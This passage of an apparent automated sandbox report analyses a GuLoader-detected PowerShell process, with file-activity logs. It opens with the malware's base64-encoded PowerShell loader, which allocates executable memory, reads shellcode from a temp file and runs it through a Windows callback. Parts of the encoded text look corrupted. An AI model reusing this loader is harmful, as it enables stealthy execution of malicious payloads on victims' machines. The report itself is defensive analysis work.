8AbgB0AHMAQQAoAHMAdAByAGkAbgBnACAAZgBlAHIAcwBrAHYAYQAsAHUAaQBuAHQAIABwAGEAcgBhAHAAbABlAGcALABpAG4AdAAgAEQARQBQ
AE8ALABpAG4AdAAgAFIATwBUAEEAVABJAE8ATgBGAE8AMAAsAGkAbgB0ACAASABvAHYAZQAsAGkAbgB0ACAAYQBmAHQAZQByAHIAYQBrACwAaQ
BuAHQAIABTAHYAaQBuAGcAaABqAHUAbABlADEAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATAAzADIAIgAsACAA
RQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIAQwByAGUAYQB0AGUARgBpAGwAZQBBACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAH
gAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAGEAYwAoAFsATQBhAHIAcwBoAGEAbABBAHMAKABVAG4AbQBhAG4AYQBnAGUAZABUAHkAcABl
AC4ATABQAFMAdAByACkAXQBzAHQAcgBpAG4AZwAgAGYAZQByAHMAawB2AGEALAB1AGkAbgB0ACAAcABhAHIAYQBwAGwAZQBnACwA
aQBuAHQAIABEAEUAUABPACwAaQBuAHQAIABSAE8AVABBAFQASQBPAE4ARgBPADAALABpAG4AdAAgAEgAbwB2AGUALABpAG4AdAAg
AGEAZgB0AGUAcgByAGEAawAsAGkAbgB0ACAAUwB2AGkAbgBnAGgAagB1AGwAZQAxACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbg
B0AGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAATgB0AEEAbABsAG8AYwBhAHQA
ZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABSAE8AVABBAFQASQBPAE4ARgBPADYALAByAGUAZgAgAEkAbgB0
ADMAMgAgAFQARQBSAFIAQQAsAGkAbgB0ACAATQBhAG4AaQBvAGsAcAAsAHIAZQBmACAASQBuAHQAMwAyACAAUgBPAFQAQQBUAEkA
TwBOAEYATwAsAGkAbgB0ACAAUABoAG8AbgBvAGwAbwAsAGkAbgB0ACAAUgBPAFQAQQBUAEkATwBOAEYATwA3ACkAOwANAAoAWwBE
AGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwAZQ
AiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAEMARABBAEMAKABpAG4AdAAgAE
0AYQBuAGkAbwBrAHAAMAAsAHUAaQBuAHQAIABNAGEAbgBpAG8AawBwADEALABJAG4AdABQAHQAcgAgAE0AYQBuAGkAbwBrAHAAMgAsAHIAZQBm
ACAASQBuAHQAMwAyACAATQBhAG4AaQBvAGsAcAAzACwAaQBuAHQAIABNAGEAbgBpAG8AawBwADQAKQA7AA0ACgBbAEQAbABsAEkA
bQBwAG8AcgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJ
AG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAEkAbgB0AFAAdAByACAATQBhAG4AaQBvAGsAcAA1ACwAaQBuAHQAIABNAGEAbg
BpAG8AawBwADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0ACgAjAFIAdQBiAGkAbgBlAG0AYQBnAHQANQAgAE0AeQBrAGkAcwBzACAAUwB0AGUA
bgBvADMAIABVAEQARABBAE4ATgBFAEwAUwBFACAARQBYAEEAQwBUAE4ARQAgAEwAYQB1AHIAIABNAG8AbwBuAGkAMQAgAEEARABK
AE8AIABCAGUAbQB1AHIAMQAgAEkATgBTAFQAIABBAGQAagB1AHMAdAAgAEYAcgBlAHIAcAByAHYAZQA5ACAASABqAGUAcgB0AGUAYgBhAHIAIA
BGAGwAdQB0ACAASABlAGQAZQBuAHMAawByAGEAbQAgAEIAdQByAG0AYQBuAG4AaQBhACAAbQB1AGgAYQBtACAAQgBlAGcAeQAgAE
gAdQBhAGgAdQBrAHUAbABpAHMAOAAgAEIAYQBnAGIAdQAyACAAVwBBAFIAUwAgAE0AYQBzAGsAZQBkAGIAdAB0ACAAZAByAHkAcABzACAAcwB0
AG8AcABwAGUAZwAgAFMAdwBlAGUANQAgAFMATwBEAEYAIABiAGEAcgByACAATQBhAG4AZwBlAHIAcwBmAGwAYQA5ACAADQAKACQA
UgBPAFQAQQBUAEkATwBOAEYATwAyAD0AIgAkAGUAbgB2ADoAdABlAG0AcAAiACAAKwAgACIAXAByAGUAdAB0AGUAdABhAHMAdAAuAGQAYQB0AC
IADQAKACMAbgBvAG4AaABlAHIAZQBkACAAaQBuAGsAYQBzAHMAbwAgAEYAdQBsAGQAYgAgAFMAZQBsAHYAYQBuAGcAIABHAG4AaQ
BkAGQAZQAyACAAUwBVAFIATQBPACAAQgBPAEQASABBJAFMAQQBUAFQAIABRAFUASQBTACAAZQBuAHMAcgBlAHQAdABlAG4AZAAgAG
MAcgB5AHAAdABvAGQAaQByAGUAIABlAG8AbQBlAHIAbwBvAG0AcAAgAFMAUABBAFIARQBOAEQARQBTAFAAIABBAG4AdABpAGwAaQB0ACAARQBC
AFUATABBMACAARgBvAHIAYgAgAFYAaQBsAGQAZgBhADIAIABNAGkAbgBhAGUAYQAxACAAcwB5AGcAZABvAG0AZgBvAHIAbgAgAEEAbABBtAGkAbg
BkAGUAbAAgAEQAUgBVAEUAUwAgAA0ACgAkAFIATwBUAEEAVABJAE8ATgBGAE8AMwA9ADAAOwANAAoAJABSAE8AVABBAFQASQBPAE
4ARgBPADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAUgBPAFQAQQBUAEkATwBOAEYATwA4AD0AWwBSAE8AVABBAFQASQBPAE4ARg
BPADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdAC
QAUgBPAFQAQQBQBUAEkATwBOAEYATwAzACwAMAAsAFsAcgBlAGYAXQAkAFIATwBUAEEAVABJAE8ATgBGAE8AOQAsADEAMgAyADgAOA
AsADYANAApAA0ACgAjAFIAZQBzAHUANQAgAFMAawBsAGQAdABlADMAIABNAEEARwBOAEUAVABJAFMATQAgAEsAYQBsAGsAdQA4AC
AAQQBlAHMAYwAgAEQATwBSAEUAUwBUAEEAIABHAG8AYQBsAHAAbwAgAG4AYQB0AGIAbwByACAAUwB5AG4AZQByAGcAZQB0AGkAYw
A0ACAARwB5AG4AYQBuAGQAcgBhADEAIABLAGwAYQB2AGkAIABXAEEATgBMAEEAIABHAGUAbABhACAAbQBpAGwAagBiAGUAcgAgAF
QAbwBsAHMAZQB5AGwAIABlAHAAaQBwAGwAIABXAE8AUgBTAEgAIABDAG8AbABlAG0AIABBAG4AbgB1ADEAIABMAEUAVgBJAEcAQQBUAEkATgAg
AHMAdABhAGIAcwBvAGYAZgBpACAAaQByAG8AbgAgAHUAYgBsAHUAZgByAGQAaQBnACAADQAKACQAUgBPAFQAQQBQBUAEkATwBOAEYA
TwA0AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAVgBpAGEAYwAoACQAUgBPAFQAQQBQBUAEkATwBOAEYATwAyACwAMgAx

	ADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAFAAVQBNAFAARQBSAE4ASQAgAEIAUgBFAFAA IABSAEUATgBOAEUAUwBJACAAQgBhAGIAYgBvACAAUwB0AHkAbAB0ACAATgBhAHoAaQBzAG0AZQBzAGMAYQAzACAAbABhAHQAZQBu AGUAZAByAGEAIABBAEwARwBFAEIAUgBBAEkAUwAgAEsAZQB0AHQAcQB1AGkAIABQAG4AZQB1AG0AYQAgAEEAZgBnAGkAZgB0ACAAdABlAG0AcA BsAG8AIABTAEsASQBOAEQASwBBAEEAQgAgAEYAZQByAG4AaQBzAGUAcgBlADEAIAByAGUAYwB0AGkAZgBpAGUAIABSAEEARABJAE8AQQAgAGcA bABvAHMAcwBvACAAYgBlAHQAYQBsAGkAbgBnAHMAZQAgAEYAcgBpAHQAdQByAGUAMgAgAHMAdQBiAGUAdABoAGEAdAAgAG0AZQBtAG8AIABVAG QAYQByAGIAZQBqAGQAZQAzACAADQAKACQAUgBPAFQAQQBUAEkATwBOAEYATwA1AD0AMAA7AA0ACgAjAFMAdgBlAGwAbgBpACAAVA BFAFIAUgBFAFMAVABSAEkAQQAgAEcAcgB1AG0AbQBlACAAUgBZAEQASABBAE4ARABHACAAUwBlAGMAbwBuAGQAZQAyACAAcgBlAH EAdQBpACAATQBFAFIAUwBUAEkARwBOACAARQBtAGIAcgB5AG8AbgBhACAASwBvAHIAcwB2AGUAagB0AHIAMwAgAGkAcwBkAGsAawBlAGQAIABT AHUAYgBiAGEAcwA0ACAAdgBlAGwAbABhAGIAYQBnAGIAIABuAG8AbgBmAGUAcgAgAFYAaQByAHQAdQBvAHMAIABLAFIATwBQAFMAUwAgAEsAQQ BMAEYAIABBAG0AdABzAHIAYQBhAGQAcwBmADYAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAQwBEAEEAQwAoAC QAUgBPAFQAQQBUAEkATwBOAEYATwA0ACwAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAA1ADcAOQAzADMALABbAHIAZQBmAF0AJA BSAE8AVABBAFQASQBPAE4ARgBPADUALAAwACkADQAKACMARABaAE8AVABPAE0ATQBFAFMASwAgAFUAZABzAGsAcgBpAG4AZwAgAF MAZQBtAGkAYQBtADYAIABQAHUAcgBsAGcAIABzAHkAdAB0AGUAbgBhACAASAB5AGQAcgAgAEUAdQByAGEAcwBpAGUAcgBlAG4AIABNAHUAbAB0 ADMAIABVAG4AcwB3AGkAbgAgAEEAZAB2AG8AawA4ACAATQBhAHIAaQBuAGUAcwB0AGEAIABUAGUAbgBkACAAUABlAGwAdgBlAHMAcgB1AGEAdA A0ACAAaQBuAGQAZABhAHQAYQBmAGkAbAAgAEEAawBhAGQAZQBtAGkAcwAxACAARwBBAFIAVQBEAEEAIABFAHYAZQBuAHQAdQAxAC AAUABSAEUAUwBFAE4AVABJAE0AIABEAGkAdgB1AGwANwAgAFMAcABpAGwAZABlAHYAYQAgAFMAdAB5AHIAawBlACAARgBvAHQAbwB0AGUAbAAg AEEAdQB0AG8AdAA1ACAARQBBAFIAVAAgAEgAeQBkAHIAYQBnAG8AZwB5ACAAQgByAGkAbgBjAGUAdQA5ACAAVAByAGkAcABsAHUAIAB1AG4Abw ByAGEAbABlAHMAIABTAGsAZQBsAGUAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoARQBuAHUAbQBXAGkAbgBkAG 8AdwBzACgAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAAgADAAKQANAAoADQAKAA==
Imagebase:	0xf0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000E.00000002.894432907.0000000008F80000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6ACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6ACF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BA95B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BA95B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1pwr2qov.bee.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0ow0x3fu.khv.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\Documents\20220512	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BB3BEFF	CreateDirectoryW
C:\Users\user\Documents\20220512\PowerShell_transcript.305090.U_CXDORV.20220512133415.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D10FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB31E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1pwr2qov.bee.ps1	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0ow0x3fu.khv.psm1	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.out	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.tmp	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.dll	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.err	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline	success or wait	1	6BB36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs	success or wait	1	6BB36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1pwr2qov.bee.ps1	0	1	31	1	success or wait	1	6BB31B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0ow0x3fu.khv.psm1	0	1	31	1	success or wait	1	6BB31B4F	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BB31B4F	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6BB31B4F	WriteFile
unknown	16387	3120	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6BB31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs	0	871	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 52 4f 54 41 54 49 4f 4e 46 4f 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 45 6e 75 6d 46 6f 6e 74 73 41 28 73 74 72 69 6e 67 20 66 65 72 73 6b 76 61 2c 75 69 6e 74 20 70 61 72 61 70 6c 65 67 2c 69 6e 74 20 44 45 50 4f 2c 69 6e 74 20 52 4f 54 41 54 49 4f 4e 46 4f 30 2c 69 6e 74 20 48 6f 76 65 2c 69 6e 74 20 61 66 74 65 72 72 61 6b 2c 69 6e 74 20 53 76 69 6e 67 68 6a 75 6c 65 31 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f	using System;using System.Runtime.InteropServices;public static class ROTATIONFO1{[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string ferskva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);[DllImpo	success or wait	1	6BB31B4F	WriteFile
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline	0	377	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 77 77 68 33 70 64 6e	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wwh3pdn	success or wait	1	6BB31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.out	0	467	ff 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Auto	success or wait	1	6BB31B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D685705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D685705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D685705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D685705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5E03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D68CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D68CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D68CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5E03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D685705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D685705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D685705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D685705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D5E03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D685705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D685705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D691F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6D69203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5E03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BB31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6BB31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BB31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6BB31B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6BB31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6BB31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6BB31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6BB31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6BB31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.dll	unknown	4096	success or wait	1	6BB31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\rettetast.dat	unknown	57933	success or wait	1	8C2F740	ReadFile

Analysis Process: conhost.exe PID: **640**, Parent PID: **5504**

General

Target ID:	15
Start time:	13:34:12
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **4164**, Parent PID: **5504**

General

Target ID:	21
Start time:	13:34:46
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline
Imagebase:	0x890000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	8EE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP	success or wait	1	909793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	90967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline	unknown	377	success or wait	1	8EE638	ReadFile
C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs	unknown	871	success or wait	1	8EE638	ReadFile

Analysis Process: cvtres.exe PID: **5012**, Parent PID: **4164**

General

Target ID:	22
Start time:	13:34:49
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
